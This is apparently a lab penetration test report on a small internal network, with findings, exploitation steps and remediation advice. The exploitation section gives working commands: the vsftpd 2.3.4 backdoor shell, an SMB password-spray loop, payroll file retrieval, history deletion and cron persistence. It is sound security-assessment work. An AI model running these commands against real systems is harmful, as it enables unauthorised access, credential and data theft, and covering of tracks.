2026

Grey Box Penetration Testing

FOR TARGET COMPANY VERSION 1.0

BARKER, LEAH

Table of Contents

1. Executive Summary **2**

1.1 Scope of Work **2**

1.2 Project Objectives **2**

1.3 Key Findings **2**

1.4 Assessment and Risk Rating **3**

1.5 Recommendations **3**

2. Methodology **4**

3. Tools and Software **4**

4. Detailed Findings **5**

4.1 Scanning and Fingerprinting **5**

4.2 Vulnerability Assessment **6**

4.3 Exploitation **8**

4.3.1 Boundary Exploitation 8

4.3.2 Internal Reconnaissance, Network Pivoting, and Data Exfiltration 8

4.3.3 Anti Forensics and Persistent Access 10

5. Recommendations and Mitigations **10**

6. References **12**

1. Executive Summary

This security assessment details a comprehensive internal penetration test for TARGETCOMPANY.COM. The purpose of the assessment was to evaluate the effectiveness of the network controls against unauthorized system access and lateral movement.


1.1 Scope of Work

This security assessment covers the internal subnet of 192.168.149.0/24. Testing was conducted from a grey box approach, with the subnet range being the only information provided beforehand.

1.2 Project Objectives

This security assessment is to test vulnerabilities and defense mechanisms in place to prevent unauthorized access from insider threats or an attacker who has breached the perimeter intending to compromise servers and move laterally through the network to neighboring client machines.

1.3 Key Findings



High level attack path and lateral movement chain

- **Initial Foothold**: The tester identified and exploited an unauthorized backdoor on the Ubuntu Server, allowing command line access to the infiltrated system.

- **Credential Harvesting**: The tester executed a successful password spraying attack by combining the organization's standard naming conventions with a wordlist of common, weak passwords. This was conducted in the Ubuntu Server's command line interface to evade network detection.

- **Lateral Movement and Data Breach**: The credentials allowed the tester to authenticate over the network to the Windows 11 client via SMB port 445. The tester then accessed the file share and retrieved sensitive financial data without triggering network alerts.

- **Evasion and Persistence**: To evade detection, the tester cleared raw system logs and created an automated task that allowed long term, persistent access.

1.4 Assessment and Risk Rating


The assessed environment received an overall risk rating of **Critical**. It was demonstrated that a complete compromise of the internal network was achieved, resulting in the infiltration of systems and exfiltration of sensitive data.

1.5 Recommendations

To secure the internal network from future attacks, management should prioritize the following remediation actions:

- Enforce strong password authentication practices and account lockout policies.
- Implement network segmentation to restrict internal traffic using the principle of least privilege.
- Centralize security logging to an off-host management or SIEM solution.
- Implement file integrity monitoring to alert administrators to unauthorized system changes.
- Use generic email aliases (info@ or support@) to hide employee naming conventions from public view.

2. Methodology



Phased assessment methodology overview

Testing was executed using a standard structured approach, moving from initial target discovery through active exploitation and final documentation.

3. Tools and Software

Attacking/Test Machine: Kali Linux Version 2026.3
This machine is used as the security evaluation device to run scans, launch attacks, and traverse the internal network.
Foothold Machine: Ubuntu Linux Server Version 26.04.1
This machine acts as an internal server that hosts local network services.
Secondary Target: Windows 11 Pro Version 10.0.26200
This Machine is a client workstation containing sensitive data.
Zenmap/Nmap: This tool is used for enumeration and fingerprinting the network.

Metasploit Framework: This tool is used as a search module for current exploits and vulnerabilities.

Linux System Shell: This tool is used for access, persistence, and anti-forensics through automated tasks such as Cron jobs and log management.

Linux Tools: This tool is used for password spray attacks and authenticating to machines on the internal network.

Nmap: Uses ICMP echo requests or TCP ACK packets to scan for active machines on a network. Additional packets are sent to specified port numbers to determine the state of the port.

Nmap System Version: Queries services on ports and analyzes data, matching signatures against databases to return information for the system, service, and version.

Zenmap: A graphical user interface for the Nmap security scanner.

4. Detailed Findings


4.1 Scanning and Fingerprinting

Using Zenmap, an intense scan was run to map the internal network topology of 192.168.149.0/24, returning a response from two active hosts (192.168.149.128 and 192.168.149.132). The initial scan returned unclear OS detection data, prompting further analysis from the Kali Linux terminal. From there, the two hosts were fingerprinted using an Nmap service version scan, providing clarity of the operating system and current versions of services.

```
┌──(leah㉿kali)-[~]
└─$ nmap -sV -p- 192.168.149.132

Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-05 15:04 -0500
Nmap scan report for 192.168.149.132
Host is up (0.00070s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE  SERVICE         VERSION
21/tcp   open   ftp             vsftpd 2.3.4
53/tcp   open   domain          dnsmasq 2.92
6200/tcp closed lm-x
9090/tcp open   ssl/zeus-admin?
```

Nmap service version scan



Nmap intense scan

4.2 Vulnerability Assessment

Host 192.168.149.128:

- Ports running Remote Procedure Call are vulnerable to lateral movement within systems, giving attackers the blueprint needed for further attacks.
- Port 445 is used for Server Message Block and is one of the first objectives attacker's search for. If SMB is poorly configured, it can be exploited using brute force and relay attacks.
- NetBIOS SSN is a legacy network protocol kept on the Microsoft platform for its backwards compatibility. Because it is extremely active and uses unencrypted text on the network, it is easy for attackers to obtain credentials and run unauthorized queries.

- HTTPAPI handles network traffic at the kernel level, which if exposed can lead to devastating effects. It is highly susceptible to malware such as worms. Attacks on a system can cause corruption, resulting in the blue screen of death and loss of data.

Host 192.168.149.132:

- Port 53 is running a domain name server with an outdated version of dnsmasq 2.92. This specific version has been linked to vulnerabilities on Ubuntu systems.
- Port 9090 was found to be running Cockpit, a web based graphical management interface. This is easily discovered by entering the Ip address and port number into a web browser.
- Port 21 is running File Transfer Protocol with an outdated vsftpd version 2.34. Standard FTP is considered a high-risk protocol because data and credentials are transmitted using plaintext, making them vulnerable to interception by a packet sniffer.

While the listed vulnerabilities are all valid network entry points, most require significant time, effort, and computing resources. They also carry the risk of destabilizing the host and terminating access. Since the main objectives were gaining access and remaining undetected, stealth guided the choice of entry point.

The two clear options were targeting Port 445 or gathering FTP credentials on Port 21. The downside of Port 445 is that it requires an aggressive brute force attack that triggers Intrusion Detection Systems and security alerts. Port 21 offers a quieter approach but depends entirely on active network traffic to capture credentials.

Moving on, audits of the outdated software versions were made using a tool named Metasploit. The search resulted in a “excellent” rank for FTP version VSFTPD 2.3.4. Backdoor command execution into a system is the best choice for entry.

```
       =[ metasploit v6.5.2-dev                           ]
+ -- --=[ 2,677 exploits - 1,344 auxiliary - 2,599 payloads     ]
+ -- --=[ 436 post - 57 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search exploit vsftpd 2.3.4

Matching Modules
================

   #  Full Name                                Disclosure Date  Rank       Check  Name
   -  ---------                                ---------------  ----       -----  ----
   0  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03       excellent  Yes    VSFTPD 2.3.4 Backdoor Command Execution
```

Metasploit Framework exploitation search

4.3 Exploitation

4.3.1 Boundary Exploitation:

Through researching the exploit, it was found that a backdoor was accessible by entering a username ending with :) (smile face) and any password. This triggered the FTP daemon on Port 6200. To establish the interactive backdoor connection, the netcat command with numeric verbose flag was invoked using the Ip address and port number of the Ubuntu Linux Server. Using the whoami command provided proof of root access into the host system's open terminal.

```
┌──(leah㉿kali)-[~]
└─$ nc -nv 192.168.149.132 21

(UNKNOWN) [192.168.149.132] 21 (ftp) open
220 (vsFTPd 2.3.4)
USER user:)
331 Please specify the password.
PASS pass
^C
┌──(leah㉿kali)-[~]
└─$ nc -nv 192.168.149.132 6200

(UNKNOWN) [192.168.149.132] 6200 (?) open
whoami
root
```

Backdoor boundary exploitation

4.3.2 Internal Reconnaissance, Network Pivoting, and Data Exfiltration:

A subnet sweep was performed to locate neighboring systems. After confirming the Windows Client at 192.168.149.128 was active, a netcat command with a two second timeout was administered for a fast, silent scan. This resulted in the connection to the SMB file share.

```
for i in $(seq 1 254); do ping -c 1 -W 1 192.168.149.$i | grep "from"; done
64 bytes from 192.168.149.128: icmp_seq=1 ttl=128 time=1.33 ms
64 bytes from 192.168.149.130: icmp_seq=1 ttl=64 time=8.35 ms
64 bytes from 192.168.149.132: icmp_seq=1 ttl=64 time=0.052 ms
nc -zv -w 2 192.168.149.128 445
Connection to 192.168.149.128 445 port [tcp/microsoft-ds] succeeded!
```

Subnet sweep/connection to file share

Having succeeded in the lateral pivot, an artifact search was made using the grep command. It returned a domain associated with 192.168.149.128 in the static domain lookup table.

```
grep -ri "192.168.149.128" /home/ /etc/ 2>/dev/null
/etc/hosts:192.168.149.128   finance.targetcompany.local
```

Artifact search

External reconnaissance was performed by checking resources such as LinkedIn and targetcompany.com for finance department employees. The employee profile Laura Smith, Head of Finance, was located on the company website along with an email link of lsmith@targetcompany.com. Once the employee naming convention was discovered, a password spray attack was launched using a simple password list. The attack was successful in returning valid credentials for the lsmith profile.

```
while read -r pass; do echo "[*] Testing: $pass"; if smbclient //192.168.149.128/FinanceShare -U
 "lsmith%$pass" -c "ls" 2>&1 | grep -q "NT_STATUS"; then :; else echo "[+] SUCCESS: lsmith:$pass
"; break; fi; done < passwords.txt
[*] Testing: welcome1
[*] Testing: password
[*] Testing: Password123
[+] SUCCESS: lsmith:Password123
```

Password spray attack

Using the lsmith credentials, access to employee records were granted and data was exfiltrated through the SMB share.

```
smbclient //192.168.149.128/FinanceShare -U "lsmith%Password123" -c "get salaries.txt -"
CONFIDENTIAL - 2026 Payroll Data: Admin=150k, Executive=120k
getting file \salaries.txt of size 62 as - (3.2 KiloBytes/sec) (average 3.2 KiloBytes/sec)
```

Financial data exfiltration

4.3.3 Anti Forensics and Persistent Access:

Although standard shell does not record command history, an extra precaution was put in place to purge any existing underlying raw file history.

```
rm -f ~/.sh_history ~/.bash_history 2>/dev/null
```

Log purge

To maintain persistent access to the back door, an automated task was injected into the Cron job scheduler. This task verifies if the backdoor script is running every minute and relaunches it if it drops.

```
echo "* * * * * root pgrep vsftpd >/dev/null || /home/tcomp/vsftpd-2.3.4-infected-vsftpd_origina
l/vsftpd /home/tcomp/vsftpd-2.3.4-infected-vsftpd_original/local_test.conf" >> /etc/crontab
cat /etc/crontab
```

Cron scheduler

5. Recommendations and Mitigations

Ubuntu Server:

IP Address	System Type	OS Information	Open Ports				
			Port#	Protocol	Service	Version	Risk
192.168.149.132	Linux Server	Ubuntu 64-bit 26.04.1	21	TCP	FTP	vsftpd 2.3.4	Critical
			53	TCP	Domain	dnsmasq 2.92	Low
			9090	TCP	ssl/zeus-admin		Low

Linux Server risk table

Port 21:

- Remove the legacy FTP service.
- Enable SFTP on Port 22 for both external and internal file transfers.
- If possible, replace common password authentication with cryptographic SSH keys. If SSH keys cannot be used, implement strong password policies and multi factor authentication.

Disable Port 53 if DNS is not necessary. If DNS applies, follow these steps:

- Configure strict inbound/outbound firewall rules.
- Prevent zone transfers.
- Patch with latest versions.
- Implement real time log monitoring.
- If possible, relocate DNS services to a dedicated server.

Port 9090:

- Cockpit should be hardened by restricting inbound access using whitelists.
- Disable root login on the console.
- Replace default self-signed certificates with a valid certificate from an internal certificate authority or public certificate authority.

Windows 11 Client:

IP Address	System Type	OS Information	Open Ports				
			Port#	Protocol	Service	Version	Risk
192.168.149.128	Windows Client	Windows 11 Pro 10.0.26200	135	TCP	msrpc	Microsoft Windows RPC	Low
			139	TCP	netbios-ssn	Microsoft Windows netbios-ssn	High
			445	TCP	microsoft-ds		High
			5040	TCP	unknown		Low
			5357	TCP	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)	High
			7680	TCP	pando-pub		Low
			49664	TCP	msrpc	Microsoft Windows RPC	Low
			49665	TCP	msrpc	Microsoft Windows RPC	Low
			49666	TCP	msrpc	Microsoft Windows RPC	Low
			49669	TCP	msrpc	Microsoft Windows RPC	Low

Windows 11 client risk table

Port 135, 49664-49669:

- Block all inbound connections.
- Use Ip whitelists and access control lists.
- Implement advanced group policies to encrypt all remote RPC packets.

Port 139 should be disabled unless used for connecting to a legacy device. If this is necessary, a host-based firewall rule must be implemented to block all inbound traffic on TCP Port 139 and UDP Ports 137/138.

Port 445:

- Block inbound traffic globally unless it originates from a trusted backup server or domain controller.

- Enforce SMB Packet Signing and SMB encryption in group policy.
- If possible, transfer to SMB over QUIC

Port 5040 should be disabled unless used to connect the computer with a company issued mobile phone. If that is the case, configure the phone with a static Ip and set a host-based firewall inbound rule to only allow connections from the static Ip assigned to the mobile device.

Port 5357 is allowed by default by Windows Defender, but if left open in an unpatched system, HTTPAPI can become a critical vulnerability. As an extra precaution a firewall rule can be configured to drop any incoming traffic.

Port 7680 should be disabled by turning off P2P and updating sharing using group policy or Windows settings. Set delivery optimization to bypass.

As a baseline, all Windows clients and Linux servers should be updated and patched on a scheduled basis to mitigate emerging threats. Utilize Group Policy to enforce least privilege and strict password policies. Create generic email alias for departments to hide employee naming conventions. Finally, use security monitoring tools, such as a SIEM solution, to ensure regular log analysis and network visibility.

6. References

https://www.sans.org/blog/smb-relay-demystified-and-ntlmv2-pwnage-with-python
https://en.wikipedia.org/wiki/Computer_worm
https://kb.cert.org/vuls/id/471747
https://www.cve.org/CVERecord?id=CVE-2011-2523
https://www.broadcom.com/support/security-center/attacksignatures/detail?asid=33416